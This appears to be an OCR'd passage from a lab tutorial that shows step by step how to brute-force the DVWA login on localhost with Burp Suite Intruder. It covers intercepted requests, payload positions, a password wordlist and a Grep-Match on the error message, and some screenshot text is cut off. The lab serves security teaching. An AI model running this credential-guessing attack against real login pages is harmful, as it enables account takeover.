
5. To start intercepting requests using Burp Suite, navigate to the Intercept tab and ensure that the Intercept button is toggled on. With this set up, Burp Suite is ready

to receive requests. The next step is to configure Firefox to send its requests to the web server via Burp.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequence
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action

6. Within Firefox, type "about:preferences" in the address bar and press Enter. This will take you to the preferences tab. Scroll down to the bottom of the page until you see "Network Settings" and click the "Settings" button.

7. In the Connection settings within Firefox, you need to set the radio button to manual proxy configuration. Then, set the proxy configuration to your localhost on 127.0.0.1 and the port to 8080.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080


□ Also use this proxy for HTTPS

HTTPS Proxy Port 0

SOCKS Host 127.0.0.1 Port 9050

8. If you have properly set up Burp Suite and Firefox as a proxy, you can now proceed to make a request to the DVWA Brute Force page. This page allows users to attempt to brute force a login using various username and password combinations.

For demonstration purposes, let's use the username "admin" and the password "test". Once you have entered these credentials, click the login button to submit the request. Burp Suite should intercept the request and allow you to analyze it.



Filter: Hiding out of scope items; hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
14	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/?username...	✓		200	4571	HTML		Vulnerability: Bru
13	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/?username...	✓		200	4528	HTML		Vulnerability: Bru
9	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/?username...	✓		200	4571	HTML		Vulnerability: Bru
8	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/			200	4476	HTML		Vulnerability: Bru
7	http://127.0.0.1	GET	/dvwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found
6	http://127.0.0.1	GET	/dvwa/index.php			200	6718	HTML	php	Welcome :: Damn
5	http://127.0.0.1	POST	/dvwa/login.php	✓		302	300	HTML	php	
4	http://127.0.0.1	GET	/dvwa/login.php			200	1706	HTML	php	Login :: Damn Vul
3	http://127.0.0.1	GET	/dvwa/index.php			302	442	HTML	php	

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=test&
Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&pa
ssword=password&Login=Login
Cookie: security=low; PHPSESSID=cnavat4393qp4r1k36q2p7h3ec
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 11 Feb 2021 12:24:32 GMT
Server: Apache/2.4.46 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4237
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html; chars

    <title>
      Vulnerability: Brute Force :: Damn Vulnerable Web Appl:
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/

    <link rel="icon" type="\image/ico" href="../../favicon.i

    <script type="text/javascript" src="../../dvwa/js/dvwaPa
    </script>

  </head>

  <body class="home">
    <div id="container">

      <div id="header">
```

9. Our plan is to use Burp Suite to attempt a brute force attack on the password. As you can see, the login process involves a GET request that requires the input of the username, password, and a login parameter.
10. The intercepted request in above should contain an error message that states, "Username and/or password incorrect." This will be useful information to inform our password cracking tool that any response other than this error message should be considered a successful login attempt.


11. To proceed with sending the request to Intruder, select “Actions” and select "Send to Intruder".



```
GET /dvwa/vulr
password&Logir
Host: 127.0.0.
User-Agent: Mc
Gecko/2010010l
Accept:
text/html,appl
bp,*/*;q=0.8
Accept-Languac
Accept-Encodir
DNT: 1
Connection: cl
Referer:
http://127.0.(
ssword=test&Lc
Cookie: securi
Upgrade-Insecu
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 11 Feb 2
Server: Apache/2.4.
Expires: Tue, 23 Ju
Cache-Control: no-c
Pragma: no-cache
Vary: Accept-Encodi
Content-Length: 428
Connection: close
Content-Type: text/

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equi

    <title>
      Vulnerability
    </title>

    <link rel="styl

    <link rel="icon

    <script type="t
    </script>

  </head>
```

12. Next, go to the Intruder tab and navigate to the "Positions" tab. Under the "Attack Types" section, you will find several types of attacks, such as "Sniper", "Cluster bomb", etc. From the list, select "Sniper" as the attack type.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/brute/?username=§admin§&password=§password§&Login=§Login§ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=test&Login=Login
Cookie: security=§low§; PHPSESSID=§cnavat4393qp4r1k36q2p7h3ec§
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

13. When you select the "Sniper" attack type in Intruder, it will iterate through the variables sent to it and loop through a different list. To set the payloads for the attack, click on the "Payloads" tab. Here, you can specify the payloads that will be used during the attack, such as "1".



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are a
payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

14. Keep in mind that we are only attempting to brute force the passwords in this field. Hence go back to “Positions” tab, click on the "Clear" button on the right-hand side and then select the "Password" and press the “Add” button. The result should look like below:




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=§password§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=test&Login=Login
Cookie: security=low; PHPSESSID=cnavat4393qp4r1k36q2p7h3ec
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

15. Next, go back to the "Payloads" tab and choose "1" in the "Payload Set" field. Click on the "Payload type" option to choose various types of payloads. To proceed with using a pre-loaded password list, select "Simple List" from the "Payload type" dropdown menu.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on t
payload set, and each payload type can be customized in different ways.

Payload set: 1


Payload type: Simple list

Payload count: 0

Request count: 0

16. Click on the "Load" button to view the default password folder (navigate to /usr/share/wordlists), which contains various files with password lists in .txt format. You also have the option to create your password list and use it as a payload during the attack.

17. Next, click on "Options" and navigate to "Grep-Match". Clear all the existing options. Paste the string "Username and/or Password is incorrect." into the field and click the "Add" button to add it to the list of strings that Intruder will look for during the attack.



□ Use denial-of-service mode (no results)

□ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Username and/or password incorrect.

Username and/or password incorrect.

Match type: ● Simple string


○ Regex

□ Case sensitive match

☑ Exclude HTTP headers

18. When using the "Grep-Match" function in Burp Suite, you can choose to exclude HTTP headers by selecting the "Exclude HTTP headers" option. This is because we are only interested in the contents of the response and not the headers.

19. After setting up the attack in Burp Suite, you can return to the "Target" tab and click on "Start attack" to begin the brute force attack. If you have correctly added the error message string to the "Grep-Match" list, you should see the same window as before with an additional column displaying the string you added. The ticks in this column indicate incorrect passwords that were identified based on the error message string. Any boxes without ticks indicate passwords that were not identified as incorrect based on the string. The correct password shouldn't have a tick and you will be able to identify it easily.



Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Username and/or password incorrect.	Comment
0		200	□	□	4571	□	
1	123456	200	□	□	4528	☑	
2	123456789	200	□	□	4528	☑	
3	111111	200	□	□	4528	☑	
4	password	200	□	□	4571	□	
5	qwerty	200	□	□	4528	☑	
6	abc123	200	□	□	4528	☑	
7	12345678	200	□	□	4528	☑	
8	password1	200	□	□	4528	☑	
9	1234567	200	□	□	4528	☑	
10	123123	200	□	□	4528	☑	
11	1234567890	200	□	□	4528	☑	
12	000000	200	□	□	4528	☑	
13	12345	200	□	□	4528	☑	
14	iloveyou	200	□	□	4528	☑	